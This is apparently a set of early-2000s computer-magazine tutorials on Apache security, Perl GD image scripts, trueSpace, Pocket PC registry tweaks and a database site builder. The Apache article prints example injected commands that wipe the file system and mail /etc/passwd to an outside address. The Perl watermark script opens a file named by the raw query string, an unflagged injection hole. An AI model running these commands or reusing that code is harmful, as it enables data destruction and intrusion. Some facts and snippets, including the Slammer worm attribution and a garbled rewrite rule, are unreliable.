To add custom commands for the new application, right-click the new entry under the keyboard section and choose "New Command". Change the layout name to represent what this button will do. In the middle of the screen there should be a series of icons, one of which labelled "Add new action". This shows a list of available commands that you can then configure for the application. Macros can be configured with the press of a single remote button. [E312](#)



► **Remote PC:** uICE makes it easy to access apps on your PC via a remote control.



Securing Apache server

Three rules are the basis of Apache security, writes Steven Noble: stay up-to-date, be stingy with permissions and audit server-side scripts.

The Apache Project's free Web server is everywhere. Platforms as different as Red Hat Linux and Mac OS X include it as their built-in Web server, while Windows users need only download and install a double-clickable binary to join the club. Little wonder that Apache now drives 65% of all Web servers, according to Security Space (www.securityspace.com).

As this software is so common, organisations that have no expertise in network security often find it easy to host their own Web site using Apache — until it's defaced by a virus or hacker. But don't be deterred by the horror stories, just use them as motivation. After all, anyone can maintain a reasonable level of Apache Web server security by following these three rules: stay up-to-date, be stingy with permissions, and audit server-side scripts.


STAY UP-TO-DATE

Whenever someone identifies an unnecessary vulnerability in Apache that could be exploited by a virus or hacker, the Apache Software Foundation (ASF) fixes the vulnerability with a patch, or provides detailed instructions so users can fix it themselves.

And every time ASF fixes a vulnerability, thousands of Apache users either don't hear about the patch, don't follow the instructions, or skip the update because it clashes with one of their system requirements. Often, they pay the price.

For example, after hitting the Net in September 2002, the Slammer worm infected 30,000 Apache servers — flooding their Internet connections with worm-related traffic. But six weeks before Slammer, ASF had encouraged all Apache users to fix the vulnerability that this worm would later exploit. Clearly, at least 30,000 Webmasters didn't follow their advice.

The simplest way to keep Apache up-to-date is to let someone




Custom fix: operating system vendors that provide Apache as their built-in Web server typically provide their own security updates, perhaps through a utility like Mac OS X's Software Update.

else do it. The major operating system vendors that provide Apache as their platform's built-in Web server often release their own security updates, based on ASF's work but tweaked for their own purposes. Anyone who trusts their operating system vendor and uses Apache in the form it was provided can subscribe to their vendor's security or support mailing list and follow their instructions whenever they release an update. Some vendors make staying up-to-date even easier by providing a utility that automatically downloads and installs updates, including security fixes.

Keeping a homegrown Apache installation updated can be trickier. The essential first step is subscribing to the Apache HTTP Server Project's Announcements List (<http://httpd.apache.org/lists.html>). Whenever the list (or any other source) discusses a security vulnerability, look for a serial number beginning with CAN. Plug this number into the Common Vulnerabilities and Exposures Web site (<http://cve.mitre.org/cve>) to gather all available information about the issue, including exactly which versions of Apache or its modules are affected. Then examine the patch's readme file to ensure it won't disable an Apache component that is essential for your site. If the patch passes both tests, carefully follow ASF's instructions to apply the fix.

Note: when operating system vendors provide Apache fixes, they sometimes "backport" the code changes that are required to close the vulnerability without implementing the other features that ASF may have included with the update. Applying a backported security fix may not increment Apache's version number. This could lead some Apache users to believe they are affected by a security issue that the vendor has actually addressed.



BE STINGY WITH PERMISSIONS

In the Unix world, the root user is god. Anyone who can login as root can create or delete any file, play cruel games with your system settings, or FTP the entire contents of your hard disk to Uzbekistan.

If Apache runs as a root process, it too is all-powerful. If hackers can seize a Web server that's running as root, then they will be able to do more than merely deface the home page. Potentially, they could control the entire computer.

For this reason, Apache should always run as a purpose-built user that's permitted to do everything required for Web serving, but nothing else. Often, this user and its group will be called "www" or "nobody".

Any copy of Apache that came as an operating system's built-in Web server should already be configured this way. On Unix-based operating systems, Apache's startup utility will run as root, but this simple utility will immediately spawn processes owned by a less powerful user to handle the actual Web serving. Check the `httpd.conf` file to identify this user and group.

Eventually, these restrictions will seem like a hassle. When the back-end database refuses to speak with the Web server, the temptation might be to simply escalate the Web server's abilities or scale back the database's access regime until Apache can do anything it likes or the database is anybody's. Don't — that would allow any hacker who seized Apache to wipe the database and waltz into the rest of the computer. Instead, study and then conscientiously modify these variables until Apache can do everything that's required for Web serving and nothing else.

AUDIT SERVER-SIDE SCRIPTS

Anyone who runs a pretty standard build of Apache, immediately applies all security patches, is stingy with permissions and generally "keeps it simple" can enjoy a reasonable level of security.

But who wants to keep it simple? Almost every interesting Web site creates content on-the-fly using a server-side scripting language or Web application. Apache supports many forms of server-side scripting through its `mod_perl`, `mod_php`, `mod_python` and `mod_tcl` modules.

Scripting languages are powerful, as they can process input from Web site visitors, connect to back-end databases, and even interact with the Web server's file system or operating system. This power is seductive, and extremely dangerous. For example, the following line of PHP seems quite innocent. It could be used to display readers' comments beneath a magazine article, or a user's name when they register to enter a Web site:

```
<?php echo $user_input; ?>
```

But `$user_input` might not be the paragraph or the name that the programmer naively assumed all visitors would provide. A hacker could use this Web form to enter a Unix command enclosed in backticks, which tell the Web server to execute the command rather than printing it to the screen. Frightening examples of such commands include this request to wipe the entire file system:

```
'rm -rf /'
```

And the `sendmail` command to swipe the Unix passwords file:

```
'mail foo@foo.com </etc/passwd'
```

If someone submits the latter command, you'd better hope that `sendmail`'s user doesn't have permission to access the `/etc/passwd` file — a topic that was explored earlier in this Workshop. But Apache, its scripting languages and related software will always have permission to do a few interesting things — that's why we use them. So it's essential that we audit each script to ensure it doesn't expose Apache to excessive risk.

Start by deleting any unnecessary scripts. For example, a Perl script that only outputs every environmental variable might be a handy debugging tool, but leaving this script on the server permanently is like storing the house key under the welcome mat. Delete it.

With the remaining scripts, refer to the scripting language's home page for further advice. Any script that accepts user input should be able to validate the string and strip it of malicious code. Other security measures vary according to the language being used. [\[11\]](#)

Advanced security tips

Obeying this Workshop's three main rules can deliver a reasonable level of Apache security. But achieving a high level of security requires a sophisticated understanding of "the big picture" as well as attention to every detail, including:

AUTHENTICATE UPDATES

ASF includes encrypted keys with its downloads, so users can confirm that the files were provided by ASF rather than by an impostor who planted a trojan horse. Grab ASF's keys (<http://apache.org/dist/httpd/KEYS>), and save them to your hard disk for future reference (as any hacker who can place a trojan horse on the downloads page can also place their own false key on the keys page). Then use PGP's software (<http://pgp.com/products>) and the keys to authenticate every download before using it.

DOUBLE-CHECK MOD_REWRITE

Webmasters sometimes use the `mod_rewrite` module for basic security. However, a hacker can bypass a sloppily written `mod_rewrite` rule by inserting an extra slash between the domain name and the start of the directory structure when they ask to view a protected directory. The solution is to include a `+` after the first slash to tell `mod_rewrite` to match one or more slashes:

```
RewriteRule ^/+protected_page (.*?) /public_page $
```

DO NOT PASS GO

Running Apache in "chroot jail" prevents it from seeing the parts of the file system that must be protected. Type `man chroot` at the Unix command line for an introduction to the concept.

THE WEAKEST LINK

An otherwise secure Apache server can be undone by a single, simple error, such as using an inconsequential password. Audit an organisation's entire social and computing system for security vulnerabilities — don't just examine Apache. Keep every component up-to-date, including the operating system and every server-side scripting language.



String of Perls

As Ashley Harris demonstrates, there's much more to Perl than clever text handling algorithms.

Most Net users have come across graphical Web counters. There are hundreds of them, all boasting about the thousands who have visited a given site. And although it seems magical that the results are displayed in a graphic form, the reality is very different.

With a little help, it's not hard to generate custom images on-the-fly with Perl, plus spectacular, dynamic graphics for your site. See the traffic ratings on www.alexa.com for an example of what's possible. For this Workshop, we'll build a graphical counter to display the hits on a personal Web site.

Many people who have worked with Perl rave about its text handling strengths, but it turns out that Perl can do much more than manipulate text and run simple CGI scripts. Interactive 3D scenes can be created on-the-fly with Perl, and there's even a library to simplify the implementation of speech recognition. And yes, it can be employed to create images.

The Perl graphics development (GD) toolkit can watermark your photography collection, create custom graphics, and mix and blur images (imagine a collage of Webcam feeds). This sounds very difficult, but as with everything else in the world of Perl, someone else has already made a library to simplify the hard stuff.

WHAT YOU NEED

It may seem blindingly obvious, but the first thing you'll need is Perl. Most Linux systems come with a version of Perl, but if you're a Windows or Mac user, you'll have to roll your own support. The latest version is 5.8, however, the code examples provided here will work with versions going back as far as 5.00323.

We've tested it with Perl 5.6 on Linux, and versions 5.2r4 and 5.6r2 of MacPerl. Perl 5.8 for Linux and Windows is on the cover CDs, but you can download the latest version of ActivePerl from www.activestate.com. Mac versions are available from www.macperl.com.

Secondly, you'll need the GD.pm; this is the open source graphics toolkit, which is on this month's cover CDs and at <http://stein.cshl.org/WWW/software/GD>. You'll also need its C partner, Boutell's libGD, available on the CD and www.boutell.com/gd. If you opted to install development tools with your Linux distro, there's a good chance you'll already have it so you won't need to reinstall it.

If you need to install the C version of GD, you will find it's useful to have libpng, zlib, libjpeg, libxpm and freetype 2. These come with most Linux releases, but Windows users will need to compile them, or find precompiled binaries and install these. We've also supplied the source versions on this month's cover CD.

Instructions are provided for how to compile and install each library within the library themselves — usually it's a matter of



► **Purlesque:** an example of a Web site which uses Perl to generate dynamic counters and graphics.

unpacking the library archive and typing, **make install**, at the command prompt. Install Perl first, then install any of the extra libraries you don't have, followed by Boutell's libGD library, and finally GD.pm.

An alternative to installing these is to use a Linux box or Web server that's running on a machine with the correct libraries already installed. For more information on whether or not your ISP supports server-side scripting, ask your provider about Perl support, and don't forget to specifically mention GD.pm.

Once you've got all the libraries installed, and the foundations laid, you can create your code. From this point it's assumed that you have access to a machine that supports Perl and has the GD library installed and working.

Start off by creating a new file in a text editor. Call it "gdfirst.pl", and type the following first lines:

```
#!/usr/bin/perl -w
use GD;
```

Any Perl user should be familiar with the first line, as it tells Perl where to look on the system for a copy of itself. The second line loads up the GD.pm, which in turn loads up all those other libraries we installed, and gets the system ready to create our images. The next step is to create a blank canvas to work on:

```
$im = new GD::Image(100,100);
```

This code creates a new image, with a width of 100 and a height of 100, and stores it in the variable `$im`. Now we have a blank image in memory and can start drawing on it. Before we do, we need to allocate colours to draw with:

```
$red = $im->colorAllocate(255,0,0);
$white = $im->colorAllocate(255,255,255);
```

Notice the American spelling of colour. Now that I've defined the colours, it's time to add a background to work with:

```
$im->fill(1,1,$white);
```

The `fill` method works exactly the same way as the paintbucket tool in a graphics program — it “clicks” at the point (1,1), and fills the surrounding area with the colour `$white`. This gives us a plain white canvas to work on. But what good is a plain white background? Why not add a graphical element over the top?

```
$im->rectangle(5,5,95,95,$red);
$im->rectangle(10,10,90,90,$red);
```

This is exactly the same as drawing a rectangle in a bitmap painting application. This example will result in two red squares, one within the other. The next step is to actually output the drawing to a file. The following code will convert our creation to a PNG image file:

```
open PICTURE, ">first.png";
binmode PICTURE;
print PICTURE $im->png;
close PICTURE;
```

Save the script, and close the editor. You can run the script using the command `perl gdfirst.pl`. If all goes well, you'll see nothing. Before you get disappointed, a new file will have appeared in the folder from which you ran the script. Open up `first.png` in an imaging application and you'll be able to see the fruits of your labour. Note, if you're using an old version of GD.pm, (prior to version 1.19), you will need to use `$im->gif`, as GIF was the export format in earlier implementations of GD.pm.

This is a good example of the power and flexibility of Perl. Within a couple of minutes you're able to make colours, draw rectangles, fill them using the fill command, and finally save the image as a PNG image file. This doesn't exactly keep count of your Web site hits, though. To do this, it's necessary to delve more deeply into GD's bag of tricks. This code is also available on the CD.

```
#!/usr/bin/perl -w
use GD;
```

Deja vu? This is the usual code for starting a Perl document and for initialising all the libraries you're going to be using.

```
open PICTURE, "template.png";
binmode PICTURE;
$im = newFromPng GD::Image(PICTURE);
close PICTURE;
```

The first line here is the standard Perl notation for opening a file. The code is telling Perl to open `template.png`, and give it the handle `PICTURE`. The second line tells Perl that `template.png` is a picture, so

it's reading from a binary file. This ensures that Perl won't perform any newline translation on the file (similar to ASCII and binary transfer modes in FTP programs). The third loads up the handle `PICTURE`, uncompresses the PNG data, and returns it as `$im` for us to use as per usual. The fourth line simply closes the file.

```
open HITS, "hits.txt";
$hc = <HITS>;
close HITS;
```

The first line, as you may have guessed, opens a file called `hits.txt` and allocates it the handle: `HITS`. `<HITS>` reads the next line from file, and stores it in a variable called `$hc`. The final line closes the file.

```
$hc = $hc + 1;
open HITS, ">hits.txt";
print HITS $hc;
close HITS;
```

The first line increments the number of hits, which will be added to each time there's a visitor to the site. There is a shorthand way of incrementing a counter, using `$hc++`, but in our opinion, this is much easier to see and it helps debugging further down the track. The next line opens the `hits.txt` file for writing. The third line writes the new hit count to the file, and the final one closes it.

```
$red = $im->colorResolve(255,0,0);
```

This is a handy little trick that can be used to replace `colorAllocate`. It first checks to make sure that the colour `255,0,0` doesn't already exist in the colour table. If it does exist, it sets `$red` to that colour, but if it doesn't, it calls `colorAllocate` for us. Since we're working with an image that already has some colours allocated, it makes sense to see if we can re-use an existing colour rather than make a new one.

```
$font = gdLargeFont;
$im->string($font,30,30,$hc,$red);
```

The “string” method is exactly the same as the text tool in a graphics program. Basically this fragment is telling Perl to “click” at (30,30), choose the `gdLargeFont` (which is similar to 12-point courier), select the colour `$red`, and type the string stored in `$hc`. In this context, `$hc` is the number of hits that page has received. Now we just need to get this picture to the viewers of our site somehow.

```
print "Content-Type: image/png\n\n";
binmode STDOUT;
print $im->png;
```

Printing `Content-Type: image/png` followed by two new lines is a standard HTTP header that tells the browser (that will be used to view this script) to expect a PNG image. Binmode just ensures that no translation happens, and then the picture is printed in PNG format.

If you run the script now, you'll see `Content-Type: image/png`, a blank line, then a whole bunch of binary characters. If you want to run this script on a Web site, the trick to this is to put it in your





/CGI-BIN folder. You'll then have to make it executable by typing `chmod 755 gfxcounter.pl` at the terminal prompt. The final step is to add the following line of code somewhere into the HTML code of the page you want to count:

```
<IMG src="/cgi-bin/gfxcounter.pl" alt="Hit Counter" Border=0>
```

Now whenever someone visits your page, the browser will request the image `/cgi-bin/gfxcounter.pl`. Perl will grab the template, increment the counter and write the counter's value into the picture. From here it will be encoded as a PNG file, and then get sent back to the browser. The browser will display it just like an ordinary image.

As an extra step, you may want to create a shadow effect for the text using the following code:

```
$red = $im->colorResolve(255,0,0);
$grey = $im->colorResolve(64,64,64);
$font = gdLargeFont;
im->string($font,32,32,$hc,$grey);
im->string($font,30,30,$hc,$red);
```

This will allocate two colours — red and grey. It will draw a grey version of the text a few pixels below and to the right of where the text should be, and then it draws the red text in the normal position. The result is the red text casting a grey shadow. The final code for both the counter and the shadowed version are available in the Workshop section of this month's cover CD as `gfxcounter.cgi` and `shadowcounter.cgi`.

There's a lot more you can do with GD.pm than build graphical counters. There's a method called "line", and another called "arc". Using these, you can build graphs, pie charts, and virtually any other type of basic drawing. Many seasoned Perl coders view GD.pm as one of the best image editing systems around. Many sites are built almost entirely out of Perl and the GD toolkit. All the navigation buttons, rollovers, and text (with shadows) are generated in Perl, but the biggest advantage is that it's really easy to format the text.

WATERMARKING

Another app requiring the GD toolkit is adding watermark logos to images on-the-fly. Imagine that you're a photographer with thousands of photos on a Web site. You want to add a watermark to your image, but if someone wants to buy the image, you want to make sure you can provide a logo-free version. Even if you're an avid Photoshop user, you really don't want to deal with 10,000 images. Thankfully, Perl and GD can add the logo on-the-fly for you.

```
#!/usr/bin/perl -w
use GD;
```

```
open LOGO, "logo.png";
binmode LOGO;
$logo = newFromPng GD::Image(LOGO);
close LOGO;
```

```
open PICTURE, "$ENV{QUERY_STRING}";
binmode PICTURE;
$im = newFromJpeg GD::Image(PICTURE);
```

```
close PICTURE;
```

The first and second blocks are nothing new, however, one thing that may need explaining in the third block is `$ENV{QUERY_STRING}`. When run as a CGI script, `$ENV{QUERY_STRING}` becomes whatever comes after the question mark in the URL that requested the page. If the file doesn't exist, Perl will raise an error, the script will stop, and the browser will instead display a small, red X.

Now, the new bit that makes this all worthwhile:

```
($mw,$mh)=$im->getbounds();
($lw,$lh)=$logo->getbounds();
$im->copy($logo,$mw-$lw,$mh-$lh
,0,0,$lw,$lh);
```

The `getbounds()` method returns an array of the width and the height of the image, with the values stored in `$mw` and `$mh` for the main image, and `$lw` and `$lh` for the image holding the logo. The final command, `copy`, works like the selection tool and the copy/paste commands in a graphics program. We select from (0,0) to (`$lw`,`$lh`) of the image stored in the variable `$logo` (i.e., the whole image), and paste this at (`$mw-$lw`,`$mh-$lh`) over our main image (which corresponds to the bottom-right corner). Now send this image back for display in a Web browser:

```
print "Content-Type: image/jpeg\n";
binmode STDOUT;
print $im->jpeg();
```

Back inside the HTML file, you can then call the display of this modified image in the usual way:

```
<IMG src="/cgi-bin/addlogo.cgi?heaven.jpg" alt="[Heaven.jpg]" Border=0>
```

If you add the above HTML code to a page on your site, and add a `logo.png` image to the directory, you should be able to open the HTML page and see your logo in the bottom-right corner of the screen. Remember to make sure your JPEG is bigger than your logo, otherwise the image will end up distorted.

What if your logo isn't rectangular? How do you get rid of white regions around your logo that may cover important parts of the image? Don't worry — the GD toolkit supports transparency. You can use the following code to make a colour transparent:

```
$i=$logo->colorResolve(255,255,255);
$logo->transparent($i);
```

The first line finds the index of the colour white in the picture, and the second makes it transparent, hence making all the white in the image transparent. When the logo is copied across onto the main image, the "transparent" pixels don't overwrite the image, and less of the picture is lost with the added watermark.

You can use this technique to replace other colours than white as a transparent colour. For instance, if part of your logo is white, and you don't want this to become transparent, you can make purple transparent. And GD.pm comes with a large manual documenting all its features. An HTML version of this is on our cover CD set. [HTML](#)



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Enter the third dimension

David Williams demonstrates how to build stunning 3D scenes using Caligari trueSpace3.2.

3D modelling isn't just for designers and engineers. Take Caligari trueSpace3.2 — this third-generation three-dimensional application is a professional, high-quality tool for constructing and even animating scenes which can be partnered with light sources, reflections and refractions to create astounding visual effects. Like all 3D tools, trueSpace3.2 has a steep initial learning curve, but we'll show you how to get going fast.

THE ABC OF XYZ

All 3D applications represent the world using three planes. The horizontal and vertical dimensions are known as *x* and *y* respectively (this will be familiar from high school mathematics).

Additionally, a *z* axis is necessary to represent *depth*. Together, the *x*, *y* and *z* values can uniquely represent any individual point in a 3D scene. This is why *z-order* is typically an important part of 3D-capable video cards. The *x* and *y* coordinates of any object will represent whether it's further left or right, or higher or lower, than another object. However, the *z* coordinate identifies how *close* or *far* away the object is from any other. 3D cards can speed processing by using the *z-order* to determine which objects are occluded by another, and hence need not be drawn.

WORKING WITH TRUESPACE3.2'S ICONS

When trueSpace3.2 first starts, its toolbar icons and menu bar are displayed along the bottom of the screen (although you might want to shift these to the top using the File, Preferences menu). The new scene that's automatically created at startup consists of a flat grid representing the *x* and *z* planes (think of the grid as the *ground* or *floor*). Several light sources have been placed, represented by objects not too dissimilar from kush balls.

Move the mouse carefully over the toolbar icons, and a short description appears in trueSpace's status bar. If you hover the mouse over the icon that looks like a solid box (third from the left in the first row), trueSpace explains that this button is used to add a cube. Use these cues to become more familiar with the program's workspace.

Because there are too many buttons to display, trueSpace3.2 "stacks" similar icons. Click that cube icon and hold the mouse down



► **Word up:** making 3D text is a snap with trueSpace3.2.

to see more icons displayed — allowing not only cubes, but flat planes, cylinders, spheres, cones and toruses (donuts) to be added.

Additionally, right-click an icon to alter its behaviour. For example, the cube icon calls up a small window where the resolution of these geometric shapes can be changed.

Other icons work in a different manner. Find the metaball icon along the top row of icons. Click it, and a window appears with metaball options (more icons!). Spheres, cylinders, rounded cylinders, cubes and rounded cubes can be created.

Use the first column of icons to move, rotate or resize (scale) individual metaballs. Use the last column of icons to determine whether the metaball has a positive influence (appears as a solid object) or a negative influence (its shape cuts into the scene). Right-click the metaball icon for its options. Metaballs act like single objects, and thus form the basis for making your own solid shapes.

Icons to the right of the menu bar (Eye Move, Eye Rotate and Zoom) allow the scene's perspective to be altered by dragging the mouse. Click the deform icon to further edit any solid object. This allows for dents, folds, twists, tilts, raised surfaces and more.

DEFORM THE WORLD — THEN PAINT IT RED

To create an apple, drop a solid sphere onto the scene and deform it by placing a dent in the top. Add a core by using a cylinder, then deform it to be slightly angled and tapered at the top.

Immediately right of zoom is an icon which controls how trueSpace renders the scene. The default is wireframe — the fastest to draw. Click and hold on this icon, and other options are displayed, including several different solid 3D renderings.

Click the paint face icon (third from the right on the top toolbar) and several windows of options are displayed. These allow the display of any single surface to be carefully controlled. Set the face's colour, shininess, transparency, material and other controls. These all combine to render a surface with great precision and give stunning results. Additionally, set the index of refraction to effect how the surface should react if it's in the path of a light source. <http://tiny.cc>

Upgrading to 6.5

If you like trueSpace3.2 then you'll love trueSpace6.5, with time-saving features like a new mirror tool that cuts modelling time in half, plus a wide range of import and export formats. We've got a special upgrade deal for APC readers — you can have the full boxed version of trueSpace6.5 for just US\$399, instead of the usual US\$595. See our cover CD set for full details.

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Cool hacks for your handheld

Discover hidden tweaks and tricks as

Jenneth Orantia reveals the art of registry

hacking on the Pocket PC operating system.

There are plenty of great ways to customise your Pocket PC, but some of the best are locked away from the average user and can only be activated via the registry database. Most users of the Windows OS are familiar with the Windows registry: a central repository of information about your computer's hardware, software, environment and user interface. So it's no surprise that the Pocket PC operating system also makes use of a registry to store similar data for your handheld.

REGISTRY HACKING FOR BEGINNERS

The Pocket PC registry works the same way as its desktop counterpart. The registry contains a number of "keys", which are similar to folders in the way that they organise the registry's information. As with folders, keys can be nested within other keys. Each key contains at least one value, and it's these values which describe the hardware and software. The path to a particular key is written like a file path. For example, the path HKEY_CURRENT_USER\Software\Microsoft\File Explorer describes the location for settings related to the File Explorer, which is stored in a Microsoft key that sits under the Software key, below the HKEY_CURRENT_USER root.

Registry hacking involves changing the value of settings, or in some cases, creating new settings. And it's not without risk.

Inserting the wrong value or modifying the wrong key can cause your handheld to become unstable or even crash, so backing up your Pocket PC is highly recommended as a prelude to any registry editing session. This can be done through built-in backup utilities on the Pocket PC, via ActiveSync on the desktop, or through third party backup programs like Pocket Backup Plus (www.spritesoftware.com).

Most hacks only take effect after a soft reset, which involves pushing the handheld's soft reset button with the stylus.

While the Windows desktop OS comes with a registry editor (RegEdit), no

such tool ships with the Pocket PC OS. We recommend PHM Registry Editor (www.phm.lu), an award-winning freeware application that includes the ability to back up the registry.

If you're hesitant about modifying the registry database, there are a number of utilities that automate the registry hacking process. This reduces the likelihood of anything going wrong, although you're limited to those hacks made available through the application.

RegKing and RegKing 2002 (www.cewindows.net) are freeware utilities (for the Pocket PC and Pocket PC 2002, respectively) that apply a selection of useful registry hacks with the tap of an icon. Tweaks2K2 (www.pc-counselor.8m.com) is a commercial utility that does much the same as RegKing but has a wider selection of hacks and is regularly updated. Now, let's get hacking.

CUSTOMISE THE LOW BATTERY NOTIFICATION

When the main battery of a Pocket PC 2002 device reaches a 40% charge, an annoying bubble pops up to warn of the low battery. It reappears every time you turn the device on until you recharge the battery and, unlike most other notifications, it can't be configured in the settings.

To get this notification to appear in the Notification Settings box so you can customise it like other system events, browse to HKEY_CURRENT_USER\ControlPanel\Notifications\{A877D663-239C-47A7-9304-0D347F580408}. Tap on Edit and select New String Value. Set the Value name to Default and Value data to Low battery warning.

Now a Low Battery option will appear in the drop-down Event list in Sounds and Notifications. While this doesn't let you change the percentage level at which the notification bubble appears, you can disable it (or change the sound that it plays).

ENABLE CLEARTYPE

Microsoft's ClearType font-rendering technology, used in the Microsoft Reader ebook program, smooths the edges of screen fonts to produce easier-to-read text. Most Pocket PC 2002 devices come with a ClearType utility that allows you to turn it on or off. However, Pocket PC 2000 devices that have been upgraded to 2002 OS don't get this utility out of the box. Here's how to enable it.

Browse to HKEY_CURRENT_USER\Software\Microsoft\Shell\Tap on Edit and select new DWORD value. Set the value name to ClearType and Value data to 1.

You can also enable ClearType in applications that use the Pocket PC's HTML viewing engine, such as Pocket Internet Explorer and AvantGo. Browse to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings. Tap on Edit and select New DWORD Value. Set the Value name to ClearTypeText and Value data to one. If you want to disable ClearType for either of the above two tweaks, change the Value data back to 0.



► Under the covers: the Pocket PC's registry database.



► **Easy does it:** RegKing and Tweaks2k2 apply many popular Registry tweaks with a tap.

STORE AVANTGO CHANNELS ON A MEMORY CARD

The AvantGo news clipping service is great for saving Web-based "channels" for offline viewing. But the default setting stores AvantGo channels in the main memory, which can quickly chew up your available RAM. But you can automatically store AvantGo channels on a flash memory card with every sync session.

Open File Explorer and move the AvantGo folder (and its subfolders) from the Windows folder to the Storage Card folder. Browse to HKEY_CURRENT_USER\Software\AvantGo. Change the DatabaseLocation value data to Storage Card\AvantGo. Open ActiveSync on the PC and go to Tools, Options. Click on AvantGo and select Settings. Select Properties and check the Refresh all content at the next sync box, underneath Connection options.

CHANGE FILE ASSOCIATIONS

Pocket PCs are associated with particular applications depending on their file extension. Tapping a JPG file, for example, will launch whatever image viewer has been assigned to the JPG file extension. If you want another program to open those images, you'll need to associate the JPG file extension with a different program.

To change a file association, you'll need to determine the name of the file type in the Registry. For example, for a JPG file, you would open HKEY_CLASSES_ROOT\jpg and you'll see the default value is "jpgfile".

Browse to HKEY_CLASSES_ROOT\jpgfile\Shell\Open\Command, and the default value in the command key displays the application that launches whenever a jpgfile type file is opened. To change the default application that opens that particular file type, change the value to something similar to this:

Value data: "Storage Card\Miscellaneous\imageeditor.exe" "%1"

POCKET INTERNET EXPLORER AS INTERNET EXPLORER 5.5

Numerous Web sites check browser versions to deliver content formatted specifically for that browser. Additionally, some sites that

require encryption just check the browser version rather than verifying that the browser supports high encryption.

To make a Web site see Pocket IE as IE version 5.5, browse to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent. Open the Default value and change the value data to Mozilla/4.0. Open the Version value and change the value data to MSIE 5.5. Open the Platform value and change the value data to Windows NT 5.0.

Depending on the Web site, you may also have to delete the 240 x 320 value in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent\Post Platform. Hotmail, for example, checks this setting before delivering the relevant page. However, the Post Platform value is reinserted into the registry on every soft reset.

STORE TEMPORARY WEB FILES ON A MEMORY CARD

All temporary Internet files are stored in the Windows folder on main memory, which can take up a lot of storage space. Here's how to have those temp files written to a storage card instead (this modification shouldn't be used if you remove your storage card to connect to the Internet via a modem or networking card).

Open File Explorer and move the Temporary Internet Files folder (and its subfolders) from the Windows folder to the Storage Card folder. Browse to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Content. Change the CachePath value to Storage Card\Temporary Internet Files. Browse to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths. Change the Directory value to Storage Card\Temporary Internet Files. Browse to the Path1, Path2, Path3 and Path4 subkeys and replace 'Windows' with 'Storage Card' in the CachePath value data without editing the rest of the string. **BTLE**

Pocket PC policies

Despite the fact that Pocket PCs are heavily marketed towards enterprise users, there's no out-of-the-box ability to set policy restrictions on a Pocket PC and prevent users from installing their own software. There's a hidden Policy applet that blocks software installs unless the user applies an admin password, but for some reason it's disabled. Here's how to bring it back and take control of your company's handheld rollout.

Browse to HKEY_LOCAL_MACHINE\ControlPanel\AdminPassword

Tap and hold the Redirect value and select Rename. Rename the value to xRedirect.

This tweak causes a new Policy applet to appear in the System Settings, where you can set the admin password and specify the policy restrictions that will be applicable for the device.



Data-driven Web sites made easy

David Williams demonstrates how to quickly build a database-driven Web site using AWDIB.

A useful Web site *must* tie in with a database — whether to allow visitors to log-in, or to drive a catalogue of items or documents. Yet maintaining this database can be a time-consuming task. ASP Web Database Interface Builder 4.11 (AWDIB) quickly constructs complete Active Server Page files, without any programming, to create professional Web pages allowing any database to be edited online.

START WITH A DATABASE

Construct a database using any engine of choice, such as Access, SQL Server or Oracle. AWDIB places no constraints on the database structure. However, keep in mind that the ultimate goal of AWDIB is to provide a data-driven Web site. Hence the generated ASP pages will need to be published on a Web server. Be sure to check that the server hosting the Web site supports the database chosen — it will need to have the necessary drivers installed. This may not be possible if the server is maintained by a third-party organisation. Don't forget to make all the required tables and fields, and add any desired data. Nothing else beyond this needs doing — any custom user-interfaces (like Access forms) won't be transplantable to the Web site.

MAKING A CONNECTION


AWDIB must be able to locate, and connect to, this database. This isn't as simple as browsing to a file on disk, because databases store data in different ways. Make a data source using the ODBC control panel (found in Administrative Tools in Windows 2000 and XP). Click the System DSN tab and click Add to make a new DSN (data source name).

Specify an appropriate database driver (such as Microsoft Access) and then any other information needed. Depending on the database used, this may include the server name, a username and password, the database name, the database file path on disk and other details. Be sure to click Test Connection to make sure all is okay.

WEB SITE IN 1, 2, 3

AWDIB's simple screen layout hides its power and complexity. Use the drop-down list to select the DSN. AWDIB opens the database and displays the tables inside while ASP code will be generated to manage each table. Clear the checkbox next to any table name if that table is irrelevant to the Web application being produced.

Click a table and AWDIB displays all the fields within that table, in the middle of the screen. Again, clear the checkbox next to any field name if that field is not relevant to the Web application being produced. Click a field and AWDIB displays the properties of that field, from the manner in which data should be entered to this field to the status bar text to be displayed when this field has focus. Checkboxes above the field list control whether AWDIB should produce code to add, alter and delete rows in the table.



Code control: AWDIB offers fine control over how much code to produce.

FINISHING UP

AWDIB's task is almost done. Click the second tab page to alter the style sheet to be used for the Web application. This controls the site's appearance and behaviours. Specify login details for the generated site. These are the credentials that will need to be used to alter the site online. Click the third tab to make AWDIB actually build all the ASP files needed. The site is now complete and just has to be uploaded to an ASP-friendly Web server.

DATABASE CONNECTIONS REVISITED

A DSN is useful for testing on a local PC, but a *connection string* is better for when the site is uploaded to a Web server (otherwise, the DSN has to exist on the server too). Once AWDIB has built a Web site, manually edit the file `Includes/dbConnect.asp` and follow instructions presented there to use a connection string instead of a DSN. This requires the same details — database driver, database location, username/password and so forth — but it's embedded within the ASP code rather than an external, pre-existing DSN file. [BITC](#)

What's new in 5.01?

The three most important new features in version AWDIB 5.01 are **greater security: more than one login can manage the database, and anonymous users can search the database; a database connection wizard creates connection strings automatically; and master/detail relationships can be established for better table management.** Check our cover CDs for a trial version.

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Cat 1008113-1 Serial ATA cable 45cm **\$24.90**

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Secrets to being a Google king

